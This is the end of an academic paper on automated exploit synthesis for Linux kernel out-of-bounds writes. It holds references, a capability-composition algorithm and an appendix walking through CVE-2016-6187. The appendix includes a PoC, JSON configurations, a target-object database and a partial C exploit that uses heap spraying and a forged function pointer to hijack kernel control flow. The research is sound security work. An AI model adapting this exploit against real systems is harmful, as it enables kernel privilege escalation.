[35] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[36] Kangjie Lu, Marie-Therese Walter, David Pfaff, Stefan Nümberger, Wenke Lee, and Michael Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *NDSS*, 2017.

[37] Matt Miller. Trends, challenges, and strategic shifts in the software vulnerability mitigation landscape. In *BlueHat IL*, 2019.

[38] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. Softbound: Highly compatible

and complete spatial memory safety for c. *ACM Sigplan Notices*, 2009.

[39] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. Cets: compiler enforced temporal safety for c. In *ACM Sigplan Notices*. ACM, 2010.

[40] Vitaly Nikolenko. Linux kernel universal heap spray, 2018.

[41] Marios Pomonis, Theofilos Petsios, Angelos D Keromytis, Michalis Polychronakis, and Vasileios P Kemerlis. krˆ x: Comprehensive kernel protection against just-in-time code reuse. In *Proceedings of the Twelfth European Conference on Computer Systems*. ACM, 2017.

[42] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, 2017.

[43] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. Modular synthesis of heap exploits. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*.

[44] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *USENIX Security Symposium*, 2011.

[45] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. Zombieload: Cross-privilege-boundary data sampling. *eprint arXiv:1905.05726*, 2019.

[46] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker.

[47] Kosta Serebryany. Continuous fuzzing with libfuzzer and addresssanitizer. In *2016 IEEE Cybersecurity Development (SecDev)*.

[48] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. Neuzz: Efficient fuzzing with neural program learning. *arXiv preprint arXiv:1807.05620*, 2018.

[49] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*.

[50] Dokyung Song, Julian Lettner, Prabhu Rajasekaran, Yeoul Na, Stijn Volckaert, Per Larsen, and Michael Franz. Sok: sanitizing for security. In *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019.

[51] Evgeniy Stepanov and Konstantin Serebryany. Memorysanitizer: fast detector of uninitialized memory use in c++. In *Proceedings of the 13th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, 2015.

[52] Robert Swiecki. Honggfuzz. *Available online a t: http://code. google. com/p/honggfuzz*, 2016.

[53] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. In *S&P*, May 2019.

[54] Yan Wang, Chao Zhang, Xiaobo Xiang, Zixuan Zhao, Wenjie Li, Xiaorui Gong, Bingchang Liu, Kaixiang Chen, and Wei Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*.

[55] Wei Wu, Yueqi Chen, Xinyu Xing, and Wei Zou. KEPLER: Facilitating control-flow hijacking primitive evaluation for linux kernel vulnerabilities. In *28th USENIX Security Symposium*, 2019.

[56] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. Fuze: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *27th USENIX Security Symposium*, 2018.

[57] Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang, and Dawu Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in linux kernel. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015.

[58] Michal Zalewski. American fuzzy lop, 2014.

[59] Hang Zhang, Dongdong She, and Zhiyun Qian. Android root and its providers: A double-edged sword. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015.

Appendices

A Algorithm for Capability Composition

Algorithm 1 presents an efficient greedy algorithm to evaluate exploitability given different capabilities.

B IP-Hijacking primitive generation walk-through

To provide a concrete example of the workflow we walk through the steps of generating an IP-hijacking primitive for

Input : *Caps*: All capabilities derived from different paths, consisting of OOB writes and path constraints;
Tgt: A potential target object;
Output : *S*: Solutions

```
1  M ← a memory object model;
2  diff ← ∞;
3  while (1st iteration or diff gets smaller) and diff != 0 do
4      min_dist ← ∞;
5      best_cap ← null;
6      for i ← 0 to len(Caps) do
           M' ← M;
7          Apply all OOB writes from Caps[i] to M';
           // construct the distance expression to the desired values
             for the target object;
8          distExpr ← distance(M', Tgt);
           // binary search for the minimum distance with respect to
             the given path constraints;
9          dist ← Min(distExpr, Caps[i]);
10         if min_dist > dist then
11             min_dist ← dist;
12             best_cap ← Caps[i];
           end
       end
       // consulting the solver for the concrete inputs of syscall
         arguments;
13     S ← S + {res = Solve(M, best_cap, min_dist)};
       // Write back the concrete results to the memory object;
14     M ← Update(M, res);
15     diff ← min_dist;
   end
16 if diff == 0 then
17     return S;
   end
18 return No Solution;
```

Algorithm 1: Exploitability composition

CVE-2016-6187 that only allows overflowing one byte of zero. Fig. 8 presents the corresponding PoC in the format defined by Syzkaller, allowing us to take advantage of the utility provided by Syzkaller to programmatically convert the C code [7].

```
1. r0 = openat$apparmor_task_current(0xffffffffffffff9c,
     &(0x7f0000000700)='/proc/self/attr/current\x00', 0x2, 0x0)
2. write(r0, &(0x7f0000000800)='11111111··· ···1111111', 0x100)
```

Figure 8: The PoC for CVE-2016-6187 in Syzkaller format

To start off, KOOBE first parses the program to construct a working C code with some arguments of syscalls marked as symbolic (shown in Fig. 9). It is worth noting that we selectively make arguments symbolic according to their types declared in Syskaller, *e.g.,* the constant string in the first syscall remains concrete. We then compile the program and feed the binary to S2E for vulnerability analysis, which is responsible for identifying the vulnerable object, collecting all the KASAN reports and producing a summary as presented in Fig. 10. As mentioned in §4.1, those OOB sites that do not violate security rules (*i.e.,* undetected by KASAN) could be captured with constraint solving, and thus KOOBE also yields reports for them.

Given all the reports supplemented by KOOBE, it generates an instrumentation configuration (see Fig. 11) to instruct S2E to monitor those OOB sites to extract capability. As a side note, to generate the configuration, we first need to extract the instruction address triggering the OOB access, which was not actually given directly in KASAN reports. We basically need to locate the function that triggers the OOB access and its source line number (given in the backtrace of any KASAN report) and use static analysis (we use Angr) to locate the actual write instruction.

Recall that KOOBE needs to recognize all the loops involving OOB writes and their guards (*i.e.,* the comparison instruction determining whether a loop should exit), we thus implement some static analysis with Angr.

```
// autogenerated by KOOBE
2.  syscall(__NR_mmap, 0x20000000, 0x1000000, 3, 0x32, -1, 0);
3.  uint64_t local_1 = 0x100;
4.  memcpy(0x20000700, "/proc/self/attr/current\000", 24);
5.  long res = syscall(__NR_openat, 0xffffffffffffff9c,
6.                 0x20000700, 2, 0);
8.  memcpy((void*)0x20000800, "111111111··· ···11111111111" 256);
15. s2e_make_concolic((void*)0x20000800, 256, "ptr_0x20000800");
16. s2e_make_concolic(&local_1, 8, "local_1");
17. syscall(__NR_write, res, 0x20000800, local_1);
```

Figure 9: The PoC for CVE-2016-6187 in C code generated by KOOBE

```
{ "vuln_obj": {
    "size": 256, // Concrete value of the size
    // The address of the function call allocating the object
    "callsite": 0xffffffff811f18d0 },
  "KASAN reports": [{
      // call chain to the KASAN report function
      "backtrace": [0xffffffff814b56a6, 0xffffffff81477763],
      "length": 1
  }]}
```

Figure 10: An example of a summary produced by the vulnerability analysis

For exploitability evaluation, KOOBE would match the extracted capabilities with all the candidates we collected beforehand. Fig. 12 demonstrates one particular target object of type `struct key` with a reference counter at offset 0. Also, it requires the knowledge of how to allocate the target and trigger the dereference of a function pointer for the purpose of exploit synthesis. Although we have parsed the debug information to extract all the possible candidates and leverage an LLVM pass to filter out those whose allocation sites are not reachable from the syscalls, we still heavily rely on our domain knowledge to construct the database of target objects.

Fig. 13 shows the output of exploitability evaluation for this target object (as specified by the field "target"). As we can see, it contains the concrete values for all the symbolic arguments we set in the PoC, as well as information useful for massaging the heap layout. For example, by knowing which syscall allocates the vulnerable object, we can arrange the syscall allocating the target to be immediately after it. The

[7] Due to limitations in supporting multi-threading in the Syzkaller's format, we need to make manual adjustments.

```
{ “vulnerability points”: [
   // type: instruction, memset, strcpy, memcpy
   { “addr”: 0xffffffff814b56ad, “type”: “instruction” },
   { “addr”: 0xffffffff8153814b, “type”: “instruction” }],
  // Addresses of guard instructions for loops
  “condition guards”: []}
```

Figure 11: An example of a configuration fed to capability extraction

```
{ “key”: {
    // type: reference counter, data pointer,
    //       function pointer, custom data
    “type”: “reference counter”,
    “offset”: 0, // The offset to the target field
    “size”: 192,
    // The value we want to overwrite with
    “payload”: “\x00\x00\x00\x00”,
    “original value”: “\x01\x00\x00\x00”
    “allocate”: // Allocate this object
      "s[0] = syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
      syscall(__NR_keyctl, 5, s[0], 0x3f3f3f3f, 0, 0);”,
    // Trigger a dereference of the target pointer
    “dereference”:
      “syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
      do_keyspray();
      syscall(__NR_keyctl, 3, 0xfffffffffffffffd, 0, 0, 0);”,
    // Number of objects allocated before the target object
    “#pre-object”: 1 }}
```

Figure 12: Database for target objects

“layout” records the sizes of all the heap objects allocated during the execution of the syscall that allocates the vulnerable object, summarizing the side effect we have to cope with when performing heap feng shui. Fig. 14 illustrates the final IP-hijacking exploit primitive incorporating some known heap feng shui strategy. In this case where the syscall that allocates the vulnerable object and the one triggering OOB writes are the same, leaving no room for allocating the target object afterward, we thus proactively reserve three adjacent slots (line 27) for the vulnerable and target objects and one more competing for the memory as declared in the database (*i.e.*, “#pre-object"). And then we gradually release the reserved memory (lines 28 and 29) to delicately make the vulnerable and target objects re-occupy them such that they are adjacent to each other. It is worth noting that the order of syscalls and heap layout manipulation operations are carefully organized based on both the target object database (Fig. 12) and the output (Fig. 13).

By overwriting the reference counter, we effectively turn the OOB vulnerability into a UAF and thus invoke `msgsnd` (line 15) to perform heap spray to occupy the released object of type `key` with controllable data. Since `key` contains a data pointer pointing to another object of type `key_type`, which in turn contains a function pointer, we could leverage heap spray to make the data pointer point to either userspace (line 12) or `physmap` if SMAP is enabled, where we counterfeit a kernel object of type `key_type` with a desired function pointer value (line 7[8]). As we can see, there is no need to execute userspace code in kernel mode and we could leverage `physmap spray` [32] to bypass SMAP.

[8] We omit the code for physmap.

```
{ "target": "key",
  "syscalls": [257, 1], // All related syscalls
  // The sizes of all the allocated objects in the line below
  "layout": [256, 0, 64], // ‘0’ indicates the vulnerable obj
  "allocIndex": 1, // The index of the syscall that allocates
                   // the vulnerable object
  “derefIndex”: 1, // The index of the syscall that triggers
                   // OOB writes
  "size": 192, // The required size for the vulnerable object
  "solution": {
    "ptr_0x20000800": [49, 49, 49, … … 49],
    "local_1": [192, 0, 0, 0, 0, 0, 0, 0]
}}
```

Figure 13: An example of output generated by the exploitability evaluation

```
// autogenerated by KOOBE
1.  uint64_t r[1] = {0xffffffffffffffff};
2.  uint64_t s[32] = {0};
3.  int msqid_key = msgget(IPC_PRIVATE, 0644 | IPC_CREAT);
4.  char msg_key[192 - 0x30 + sizeof(long)];
5.  void do_keyspray() {
6.    struct key_type my_key_type;
7.    my_key_type.revoke = DIVERTED_ADDRESS;
8.    *(unsigned long*)(&msg_key[sizeof(long) + 0x80 - 0x30]) =
9.  #ifdef ENABLE_BYPASS_SMAP
10.       PHYSMAP_ADDRESS;
11. #else
12.       (unsigned long)&my_key_type;
13. #endif
14.   for (int i = 0; i < 32; i++) {
15.     msgsnd(msqid_key, &msg_key, 192 - 0x30, 0);
16.   }
17. }
18. void do_alloc_target() {
19.   s[0] = syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
20.   syscall(__NR_keyctl, 5, s[0], 0x3f3f3f3f, 0, 0);
21. }
22. void do_trigger() {
23.   syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
24.   do_keyspray();
25.   syscall(__NR_keyctl, 3, 0xfffffffffffffffd, 0, 0, 0);
26. }
// Exhaust cache and reserve three contiguous objects
27. void do_fengshui() { cache_exhaustion(); padding(3); }
// Release two pre-allocated objects for the target object and
// the one competing for the memory as declared in the database
28. void do_fengshui_tgt() { release(2); release(0); }
// Release one pre-allocated object for the vulnerable object
29. void do_fengshui_vuln() { release(1); }
30. void do_fengshui_trigger() {}
31. int main(void) {
32.   syscall(__NR_mmap, 0x20000000, 0x1000000, 3, 0x32, -1, 0);
33.   uint64_t local_1 = 192;
34.   memcpy(0x20000700, "/proc/self/attr/current\000", 24);
35.   r[0] = syscall(__NR_openat, 0xffffff9c, 0x20000700, 2, 0);
36.   do_fengshui();
37.   do_fengshui_tgt();
38.   do_alloc_target();
39.   do_fengshui_vuln();
40.   memcpy(0x20000800, "\x31\x31 ... ... \x31\x31", 192);
41.   syscall(__NR_write, r[0], 0x20000800, local_1);
42.   do_fengshui_trigger();
43.   do_trigger();
44.   return 0;
45. }
```

Figure 14: A partial exploit produced by the exploit primitive synthesis